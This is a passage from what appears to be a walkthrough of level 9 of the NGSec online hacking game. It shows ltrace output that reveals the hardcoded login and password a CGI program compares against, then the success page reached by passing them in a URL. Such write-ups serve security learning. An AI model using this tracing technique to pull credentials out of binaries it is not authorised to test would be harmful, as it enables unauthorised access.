__deregister_frame_info(0x08049c30, 0x400134c0, 0x400136d0, 0x4001386c,
0xbffff520) = 0
+++ exited (status 255) +++
[nocon]$

[nocon]$ ltrace -C ./validate_onlyforyoureyes
"login=Zincompetencia&password="
__libc_start_main(0x08048528, 2, 0xbffffb44, 0x08048350, 0x0804880c
<unfinished ...>
__register_frame_info(0x08049c30, 0x08049d40, 16, 0x4213030c,
0x0804880c) = 0x08049c30
memset(0xbffffa58, '\000', 128)                   = 0xbffffa58
strstr("login=Zincompetencia&password=", "login=") =
"login=Zincompetencia&password="
strstr("Zincompetencia&password=", "&")           = "&password="
strncpy(0xbffffa58, "Zincompetencia", 127)        = 0xbffffa58
memset(0xbffff590, '\000', 48)                    = 0xbffff590
memset(0xbffff9d8, '\000', 128)                   = 0xbffff9d8
strstr("password=", "password=")                  = "password="
strstr("", "&")                                   = NULL
strncpy(0xbffff9d8, "", 127)                      = 0xbffff9d8
strcmp("Zincompetencia", "Zincompetencia")        = 0
strcmp("", "Zgalopante")                          = -1  <--------------
---- /**** Password *****/
printf("\n<center>\n<p class="cab"><b>Au"...
<center>
<p class="cab"><b>Authentication ERROR!</b></p>
<p class="txt">Either your username or password are incorrect. Please
go back
and try again.</p>
</center>

)     = 166
exit(-1)                                          = <void>
__deregister_frame_info(0x08049c30, 0x400134c0, 0x400136d0, 0x4001386c,
0xbffff510) = 0
+++ exited (status 255) +++
[nocon]$
```

```
[nocon]$ ltrace -C ./validate_onlyforyoureyes
"login=Zincompetencia&password=Zgalopante"
__libc_start_main(0x08048528, 2, 0xbffffb44, 0x08048350, 0x0804880c
<unfinished ...>
__register_frame_info(0x08049c30, 0x08049d40, 16, 0x4213030c,
0x0804880c) = 0x08049c30
memset(0xbffffa58, '\000', 128)                   = 0xbffffa58
strstr("login=Zincompetencia&password=Zg"..., "login=") =
"login=Zincompetencia&password=Zg"...
strstr("Zincompetencia&password=Zgalopan"..., "&") =
"&password=Zgalopante"
strncpy(0xbffffa58, "Zincompetencia", 127)        = 0xbffffa58
memset(0xbffff590, '\000', 48)                    = 0xbffff590
memset(0xbffff9d8, '\000', 128)                   = 0xbffff9d8
strstr("password=Zgalopante", "password=")        =
"password=Zgalopante"
strstr("Zgalopante", "&")                         = NULL
strncpy(0xbffff9d8, "Zgalopante", 127)            = 0xbffff9d8
strcmp("Zincompetencia", "Zincompetencia")        = 0
strcmp("Zgalopante", "Zgalopante")                = 0
printf("\n<center>\n<span class="cab"><b"...
<center>
<span class="cab"><b>Level 9 Completed!</b></span><p>
<p class="txt"><b>CONGRATULATIONS!!! Authentication Completed!</b></p>
<p class="txt">At this point <b>you should update your score</b>
filling this
form.</p>
<p class="txt"><b>Not yet registered?</b> Follow this link: <a
href="../register.php">Registration Form</a></p>
<form action="http://quiz1.ngsec.biz:8080/game1/update_score.php"
method="POST">
<input type="hidden" name="MAGIC_VALUE" value="MoD">
<span class="txt"><b>Nickname</b></span>
<input type="text" name="nick"><br>
<span class="txt"><b>Password</b></span>
<input type="password" name="password"><br>
<input type="submit" value="Submit score">
</form>
</center>

)     = 693
__deregister_frame_info(0x08049c30, 0x400134c0, 0x40013bc8, 0x40013d64,
0xbffffad0) = 0
+++ exited (status 181) +++
[nocon]$
```



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Go
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Done
Internet

http://quiz.ngsec.com/game1/level9/validate_onlyforyoureyes.cgi?login=Zincompetencia&password=Zgalopante

Level 9 Completed!

CONGRATULATIONS!!! Authentication Completed!

At this point **you should update your score** filling this form.

**Not yet registered?** Follow this link: Registration Form

**Nickname**

**Password**

Submit score

The completed challenge

## Level 10

Not yet ☹